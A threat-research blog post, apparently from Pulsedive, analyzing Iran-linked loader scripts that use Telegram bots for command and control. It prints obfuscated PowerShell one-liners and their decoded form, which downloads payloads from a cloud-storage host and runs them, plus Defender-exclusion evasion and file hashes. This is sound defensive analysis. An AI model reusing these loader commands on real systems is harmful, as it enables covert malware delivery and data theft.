

Leveraging Loader Scripts and Telegram for C2

blog.pulsedive.com/analyzing-iranian-tradecraft-leveraging-loader-scripts-and-telegram-for-c2

Pulsedive Threat Research

May 4, 2026



Amid escalating tensions between the US and Iran, Iranian cyber threats are facing increased attention and scrutiny. The Pulsedive research team recently analyzed a series of [loader scripts](#) added to Malware Bazaar by Security Researcher [@JAMESWT_WT](#). These scripts caught our attention because they were associated with malware intrusions, in which Telegram was used for Command and Control (C2) - a tactic recently outlined in an [FBI FLASH Report](#). Released on March 20, 2026, the FLASH Report outlined how threat actors aligned with Iran's Ministry of Intelligence and Security ([MOIS](#)) leveraged Telegram as command-and-control infrastructure in cyber operations, using Telegram bots to exfiltrate data from user devices. In this blog, we dive into numerous loader scripts identified as being used in intrusions that leveraged Telegram as the C2. We provide an analysis of the scripts, mitigation recommendations, and a list of observed indicators of compromise.

Walkthrough of an intrusion

The FBI FLASH report highlights that the intrusions began with social engineering, in which threat actors attempted to convince victims to install malware on their devices. The actors targeted victims via social media applications, posing as technical support or famous personas. The goal of the social engineering campaign was to convince the victim to execute malware on their device. The FBI notes that the malware masquerades as well-known applications.

- `Telegram_authenticator.exe`
- `WhatsApp.exe`
- `KeePass.exe`
- `Pictory_premium_ver9.0.4.exe`

Figure 1: The malware delivered to victims masqueraded as popular applications, including communication applications. Source: [FBI](#)




Figure 2: Stages of the intrusions as outlined by the FBI. Source: [FBI](#)

Moreover, reports note that the malware used PowerShell to execute malware and modified registry keys to establish persistence. Malware observed in this campaign was capable of recording screen and audio activity, collecting information from the cache, and creating compressed file archives. These archive files were then exfiltrated using Telegram.

- MicDriver.exe/MicDriver.dll
- Winappx.exe
- MsCache.exe
- RuntimeSSH.exe
- smqdservice.exe

Figure 3: File names for malware that was used to exfiltrate data. Source: [FBI](#)

JAMESWT

@JAMESWT_WT

...

Some related "#Iran-linked #Telegram as C2" Samples

bazaar.abuse.ch/browse/tag/Ira...

Malware Samples

The table below shows all malware samples that are associated with this particular tag (max 400).

Show 50 entries

Search:

Firstseen (UTC)	SHA256 hash	Tags	Signature	Reporter
2026-03-23 14:44:42	886d04b78017f721ed45...	Iran-Linked-Telegram-C2 vbs	n/a	JAMESWT_WT
2026-03-23 14:43:58	ffceb438127725a6a664a...	Iran-Linked-Telegram-C2 vbs	n/a	JAMESWT_WT
2026-03-23 14:43:26	0322551804c94b4d1cb5...	Iran-Linked-Telegram-C2 file-pumped	n/a	JAMESWT_WT
2026-03-23 14:43:14	36b241275df3331d9e70...	Iran-Linked-Telegram-C2 file-pumped	n/a	JAMESWT_WT
2026-03-23 14:42:27	2640fc95373dd299cc619...	Iran-Linked-Telegram-C2 zip	n/a	JAMESWT_WT
2026-03-23 14:27:59	d7b4155323f6ef7b1f351...	Iran-Linked-Telegram-C2 ps1	n/a	JAMESWT_WT
2026-03-23 14:27:47	cbe9e32393529cd79e19...	Iran-Linked-Telegram-C2 api-telegram-org-bot7933504038 random zip	n/a	JAMESWT_WT
2026-03-23 14:27:37	e8b633dcad173eb41ef02...	Iran-Linked-Telegram-C2 exe Iran-Linked-Telegram-C2	n/a	JAMESWT_WT

proxylife and 9 others

Pierluigi Paganini - Security Affairs

@securityaffairs · Mar 23

#Iran-linked actors use #Telegram as C2 in malware attacks on dissidents
securityaffairs.com/189820/malware...
#securityaffairs #hacking
@FBI

10:49 AM · Mar 23, 2026 · 3,141 Views

Figure 4: Samples were shared on Malware Bazaar and X by @JAMESWT_WT. Source: [X](#)

Malware Samples

The table below shows all malware samples that are associated with this particular tag (max 400).

Show 50 entries

Search:

Firstseen (UTC)	SHA256 hash	Tags	Signature	Reporter
2026-03-23 15:00:57	c379c5d6d5a8cf20ef120...	Iran-Linked-Telegram-C2 vbs	n/a	JAMESWT_WT
2026-03-23 14:55:40	03173d820667658875dc...	Iran-Linked-Telegram-C2 ps1	n/a	JAMESWT_WT
2026-03-23 14:54:37	4b8297daccf9745b58591...	Iran-Linked-Telegram-C2 ps1	n/a	JAMESWT_WT
2026-03-23 14:54:32	153b0855f09b16ebdfdaf...	Iran-Linked-Telegram-C2 ps1	n/a	JAMESWT_WT
2026-03-23 14:44:42	886d04b78017f721ed45...	Iran-Linked-Telegram-C2 rar	n/a	JAMESWT_WT
2026-03-23 14:43:58	ffceb438127725a6a664a...	api-telegram-org-bot7379415729 Iran-Linked-Telegram-C2 vbs	n/a	JAMESWT_WT
2026-03-23 14:43:26	0322551804c94b4d1cb5...	file-pumped Iran-Linked-Telegram-C2 rezippped	n/a	JAMESWT_WT
2026-03-23 14:43:14	36b241275df3331d9e70...	file-pumped Iran-Linked-Telegram-C2 rezippped	n/a	JAMESWT_WT
2026-03-23 14:42:27	2640fc95373dd299cc619...	api-telegram-org-bot7379415729 Iran-Linked-Telegram-C2 zip	n/a	JAMESWT_WT
2026-03-23 14:27:59	d7b4155323f6ef7b1f351...	Iran-Linked-Telegram-C2 ps1	n/a	JAMESWT_WT
2026-03-23 14:27:47	cbe9e32393529cd79e19...	api-telegram-org-bot7933504038 Iran-Linked-Telegram-C2 random zip	n/a	JAMESWT_WT
2026-03-23 14:27:37	e8b633dcad173eb41ef02...	api-telegram-org-bot7933504038 exe Iran-Linked-Telegram-C2	n/a	JAMESWT_WT

Figure 5: Screenshots of the samples of Malware Bazaar. Source: [Malware Bazaar](#)

PowerShell Script 1 - ps.ps1

The first sample we will analyze is a simple PowerShell script, available on [Malware Bazaar](#). The script is a one-liner that executes base64 encoded content with the PowerShell window hidden.

SHA256

4b8297daccf9745b585916ab4466629c645749350563eb9b697326e11f2ae420

SHA1	aa26beaa960db344fec87df4f26414242d3c3d44
MD5	586d283e7a8979168c2270831ed8bff6
ssdeep	48:EkTslgYQdt4PvpMf4hZCU8vHfIdz8eZpwui:EasVYoKJMf47vyHwflZ65
File Size	1643 bytes
File Type	Powershell Script
File Name	ps.ps1

```
1 powErshEll -nop -w hiddEn -Ep bypass -Enc JABwAGEAdABoADIAIAA9ACAAJABFAG4AdgA6-
AHQAZQBtAHAAKwAnAFwAbwBrAC4AdAB4AHQALgB0AHgAdAAnADsAIAAKAGMABABpAGUAbgB0ADIAIAA-
9ACAAATgBLAHcALQBPAgiAagBLAGMAdAAGAFMAeQBZAHQAZQBtAC4ATgBLAHQALgBXAGUAYgB0AGwAaQ-
BLAG4AdAA7ACAAJABjAGwAaQBLAG4AdAAyAC4AZABvAHcAbgBsAG8AYQBkAGYAaQBsAGUAKAAnAGgAd-
AB0AHAACwA6AC8ALwBwAHAAdAAxAC4AcwBnAHAAMQAuAHYAdQBsAHQAcgBvAGIAagBLAGMAdABZAC4A-
YwBvAG0ALwBvAGsALgB0AHgAdAAnACwAIAAKAHAAYQB0AGgAMgApADsAIABTAHQAYQByAHQALQBQAHI-
AbwBjAGUAcwBZACAALQBGAGkAbABLAFAAYQB0AGgAIAAKAHAAYQB0AGgAMgA7ACQACABhAHQAaAAZAC-
AAPQAGACQARQBuAHYA0gB0AGUAbQBwACsAJwBcAGEANwA2AGUAMABhADgAYwAyADUANwA0ADQANAAYA-
DkAYwAUaHoAaQBwACcA0wAgACQAYwBsAGkAZQBwAHQAMwAgAD0AIABoAGUAdwAtAE8AYgBqAGUAYwB0-
ACAAUwB5AHMAdABLAG0ALgB0AGUAdAAuAFcAZQBIAEMABABpAGUAbgB0ADsAIAAKAGMABABpAGUAbgB-
0ADMALgBkAG8AdwBuAGwAbwBhAGQAZgBpAGwAZQAoACcAaAB0AHQACABZADoALwAvAHAACAB0ADEALg-
BZAGcACAAxAC4AdgB1AGwAdABYAG8AYgBqAGUAYwB0AHMALgBjAG8ABQAvAFIAdQBwAHQAaQBsAGUAB-
wBTAEGAXwAXADcALgB6AGkACAAACwAIAAKAHAAYQB0AGgAMwApADsAIABFAGACABhAG4AZAAtAEEA-
cgBjAGgAaQBsAGUAIAAAtAFAAYQB0AGgAIAAKAHAAYQB0AGgAMwAgAC0ARABLAHMAdABpAG4AYQB0AGk-
AbwBuAFAAYQB0AGgAIAAnAEMA0gBcAFAACgBvAGcAcgBhAG0ARABhAHQAYQBcAHMAcwBoAC0AYwBhAG-
MAaABLAC0AZABLAGYAYQB1AGwAdABcAHsAOABLAGQAYQAZADgANAA4AC0ANAA5ADUAZQAtADQAMwBmA-
DQALQA4AGQAMQAwAC0ANwBkADMANwBhADYANwBMADEANGAwADQAFQAnACAALQBGAG8ACgBjAGUAWAg-
AFMAdABhAHIAAdAAAtAFAACgBvAGMAZQBZAHMAIAAtAEYAaQBsAGUABhAHQAaAAgACCAQwA6AFwAUAB-
yAG8AZwBYAGEAbQBEGAGEAdABhAFwACwBZAGGALQBjAGEAYwBoAGUALQBkAGUAZgBhAHUAAbAB0AFwAew-
A4AGIAZABhADMA0AA0ADgALQA0ADkANQBLAG0ANAAZAGYANAAtADgAZAAXADAALQA3AGQAMwA3AGEAN-
gA3AGYAMQA2ADAANAB9AFwAUgB1AG4AdABpAG0AZQBtAFMASAAuAGUAEABLACCA
```

Figure 6: Content of the PowerShell script.

The decoded base64 content indicates that the script is attempting to download additional files and execute them. This script attempts to download two additional files and execute them. At the time of analysis, both files were unavailable.

```
$path2 = $Env:temp+'ok.txt.txt'; $client2 = New-Object System.Net.WebClient;
$client2.downloadfile('https://ppt1.sgp1.vultrobjects.com/ok.txt', $path2); Start-Process -FilePath $path2;$path3 =
$Env:temp+'a76e0a8c25744429c.zip'; $client3 = New-Object System.Net.WebClient;
$client3.downloadfile('https://ppt1.sgp1.vultrobjects.com/RuntimeSSH_17.zip', $path3); Expand-Archive -Path $path3 -
DestinationPath 'C:\ProgramData\ssh-cache-default\{8bda3848-495e-43f4-8d10-7d37a67f1604}' -Force; Start-Process -FilePath
'C:\ProgramData\ssh-cache-default\{8bda3848-495e-43f4-8d10-7d37a67f1604}\RuntimeSSH.exe'
```

Figure 7: Base64-decoded content present within the script.

The script attempts to download files from Vultr Object Storage. The files are downloaded to the temp directory and then executed. The contents of the zip archive are extracted to the path `C:\ProgramData\ssh-cache-default\`, and the executable `RuntimeSSH.exe` is executed.

File Name	URL
ok.txt.txt	https://ppt1[.]sgp1[.]vultrobjects[.]com/ok[.]txt
a76e0a8c25744429c.zip	https://ppt1[.]sgp1[.]vultrobjects[.]com/RuntimeSSH_17[.]zip




Figure 8: Details about the URL where ok.txt is hosted. Source: [Pulsedive](#)




Figure 9: Details about the URL where RuntimeSSH_17.zip is hosted. Source: [Pulsedive](#)

Powershell Script 2 - cmd.ps1

The second [sample](#) is almost identical to the first script. The similarity between the scripts is confirmed by the ssdeep value, which only differs by two characters. The only difference is that it specifies "C:\Windows\System32\cmd.exe" before the PowerShell command.



Learn more about ssdeep hashing in this [blog.post](#).

SHA256	153b0855f09b16ebdfdaf6e520e616751b3324b852193f97cb1c9b0958c7a93b
SHA1	86dbec44e2ead21242acd6126ec4e829b75e8499
MD5	39411f31ccad546ef3eeaa24a813b66b
ssdeep	48:qkTsIgYQdt4PvpMf4hZCU8vHfIDz8eZpwui:qasVYoKJMf47vyHwflZ65
File Size	1675 bytes
File Type	Powershell Script
File Name	cmd.ps1

1	48:EkTsIgYQdt4PvpMf4hZCU8vHfIDz8eZpwui:EsVYoKJMf47vyHwflZ65
1	48:qkTsIgYQdt4PvpMf4hZCU8vHfIDz8eZpwui:qasVYoKJMf47vyHwflZ65

Figure 10: Almost identical ssdeep values for script 1 (top) and script 2 (bottom). This shows that the content of the scripts is almost identical.

The ssdeep hashes of script 1 and script 2 confirm that the files are almost identical. The hashes only differ by two characters.

```
1 "C:\Windows\System32\cmd.exe" /c powErshEl1 -nop -w hiddEn -Ep bypass -Enc JABw-
AGEAdABoADIAIAA9ACAAJABFAG4AdgA6AHQAZQBtAHAAKwAnAFwAbwBrAC4AdAB4AHQALgB0AHgAdAA-
nADsAIAAKAGMABABpAGUAbgB0ADIAIAA9ACAAATgBLAHcALQBPAgIAagBLAGMAdAAgAFMAeQBzAHQAZQ-
BtAC4ATgBLAHQALgBxAGUAYgBDAGwAaQBLAG4AdAA7ACAAJABjAGwAaQBLAG4AdAAyAC4AZABvAHcAb-
gBsAG8AYQBkAGYAaQBsAGUAKAAnAGgAdAB0AHAACwA6AC8ALwBwAHAAAdAAxAC4AcwBnAHAAMQAUAHYA-
dQBsAHQAcgBvAGIAagBLAGMAdABzAC4AYwBvAG0ALwBvAGsALgB0AHgAdAAAnACwAIAAKAHAAYQB0AGg-
AMgApADsAIABTAHQAYQBYAHQALQBQAHIAbwBjAGUAcwBzACAALQBGAkAbABLAFAAYQB0AGgAIAAKAH-
AAYQB0AGgAMgA7ACQACABhAHQAaAAZACAAPQAgACQARQBUAHYA0gB0AGUAbQBwACsAJwBcAGEANwA2A-
GUAMABhAdgAYwAyADUANwA0ADQANAAyADkAYwAuAHoAaQBwACcA0wAgACQAYwBsAGKAZQBwAHQAMwAg-
AD0AIABoAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABLAG0ALgB0AGUAdAAuAFcAZQBIAEMABAB-
pAGUAbgB0ADsAIAAKAGMABABpAGUAbgB0ADMLgBkAG8AdwBuAGwAbwBhAGQAZgBpAGwAZQAOACcAA-
B0AHQACABzADoALwAvAHAACAB0ADEALgBzAGcACAAxAC4AdgB1AGwAdABYAG8AYgBqAGUAYwB0AHMAL-
gBjAG8AbQAvAFIAdQBwAHQAaQBtAGUAWBTAEGAXwAXdCAlgB6AGKACAAAnACwAIAAKAHAAYQB0AGgA-
MwApADsAIABFAGHAcABhAG4AZAAtAEeAcgBjAGgAaQB2AGUAIAAAtAFAAYQB0AGgAIAAKAHAAYQB0AGg-
AMwAgAC0ARABLAHMAdABpAG4AYQB0AGKAbwBuAFAYQB0AGgAIAAnAEMA0gBcAFACgBvAGcACgBhAG-
0ARABhAHQAYQBcAHMAcWBoAC0AYwBhAGMAaABLAC0AZABLAGYAYQB1AGwAdABcAHsA0ABLAGQAYQAZA-
DgANAA4AC0ANAA5ADUAZQAtADQAMwBmADQALQA4AGQAMQAwAC0ANwBkADMANwBhADYANwBmADEANGAw-
ADQAFQAnACAALQBGAG8AcgBjAGUA0wAgAFMAdABhAHIAAdAAtAFAAcgBvAGMAZQBZAHMAIAAtAEYAaQB-
sAGUABhAHQAaAAgACcAQwA6AFwAUABYAG8AZwByAGEAbQBEAGEAdABhAFwAcwBzAGGALQBjAGEAYw-
BoAGUALQBkAGUAZgBhAHUAbAB0AFwAewa4AGIAZABhADMA0AA0ADgALQA0ADKANQBLAG0ANAAZAGYAN-
AAtAdgAZAAXADAALQA3AGQAMwA3AGEANGA3AGYAMQA2ADAANAB9AFwAUgB1AG4AdABpAG0AZQBtAFMA-
SAAUAGUAEABLACCA
```

Figure 11: Content of cmd.ps1.

!

For an explanation of the decoded content, please refer to the analysis available for script 1 above.

VBScript 1 - لیست شماره های افراد نیازمند شماره های خدمات شماره های افراد نیازمند افراد نیازمند به توانبخشی - vbs

Also available on [Malware Bazaar](#) is a VBS script that is significantly larger than the PowerShell scripts discussed thus far. The script is a one-liner that executes base64 encoded content with the PowerShell window hidden.

SHA256	c379c5d6d5a8cf20ef120327a3c8dd2331f60216d0a11b85d1fbbdb2aae147646
SHA1	c1b012acc1f39b52f9ae230af5bfdefd97820b1c
MD5	2e22ceb75e5bb1e03c74e222867b33d9
ssdeep	768:s7mxa96MH7rOokUORcpFoa4bOYOd7O36nHzZljXRnSr9nMMzyBQbU5ovOr4kqUXc:q1bNkSoa4mjinHVITRSrjb/XlnB3

File Size	183,897 bytes
File Type	VBS
File Name	vbs.لیست شماره های افراد نیازمند شماره های خدمات شماره های افراد نیازمند افراد نیازمند به توانبخشی

Figure 12: content of the VBScript show large blobs of text and empty lines.

MD5 Hash	File Type	ssdeep
2e22ceb75e5bb1e03c74e222867b33d9	VBS	768:s7mxa96MH7rOokUORcpFoa4bOYOd7O36nHzZljXRnSr9nMMzyBQbU5ovOr4kqUXc:q1bNkSoa4
4cb321c61ba994666546f37c300dae53	ps1	768:s7mxa96MH7rOokUORcpFoa4bOYOd7O36nHcZljXRnSr9nMMzyBQbU5ovOr4kqUXc:q1bNkSoa4

1	768:s7mxa96MH7rOokUORcpFoa4bOYOd7O36nHzZljXRnSr9nMMzyBQbU5ovOr4kqUXc:q1bNkSoa4mjnHv1TRsrjb/X1nB3
1	768:s7mxa96MH7rOokUORcpFoa4bOYOd7O36nHcZljXRnSr9nMMzyBQbU5ovOr4kqUXc:q1bNkSoa4mjnHv1TRsrjb/X1nB3

Figure 16: ssdeep hashes for the VBScript (top) and bloated PowerShell script (bottom) showing that the content is almost identical.

Smqdservice.exe

While not the zip archive observed in the scripts we analyzed in our blog, Malware Bazaar contains the payload mentioned in the FBI report. This is a zip archive containing several .pyd files and smqdservice.exe. Sandbox results of the sample are available on [Any.Run](#).

SHA256	cbe9e32393529cd79e19a639a1d2da93fba06082be2bdb0c04241f269f98c773
SHA1	ba3874ca96f9bca1daff22ef49ea7505d52b40d4
MD5	94779909cc510194900c3cc17d1194c8
ssdeep	393216:izZShZzyv9YAppTWme9vKeUS2JjW4c4btED9Gn3Ff5+E:ilfGvnpMx9vnUS2JIG0Bf
File Size	23,178,389 bytes
File Type	Zip archive




Figure 17: Content of the zip archive.

The executable attempts to evade detection by adding exclusions within Microsoft Defender. This is done using PowerShell to exclude the path `%ALLUSERSPROFILE%\SMQDSservicePackages\` and `C:\Users\Power\Downloads\Telegram Desktop`




Figure 18: PowerShell is used to add an exclusion path in Defender for the Telegram installed within the Downloads folder. Source: [Any.Run](#)

Once the exclusions are in place, the malware executes the smqdservice.exe binary, which loads various Python modules, including python311.dll, which was present in the zip archive.

The following Telegram bot details were extracted from the binary.

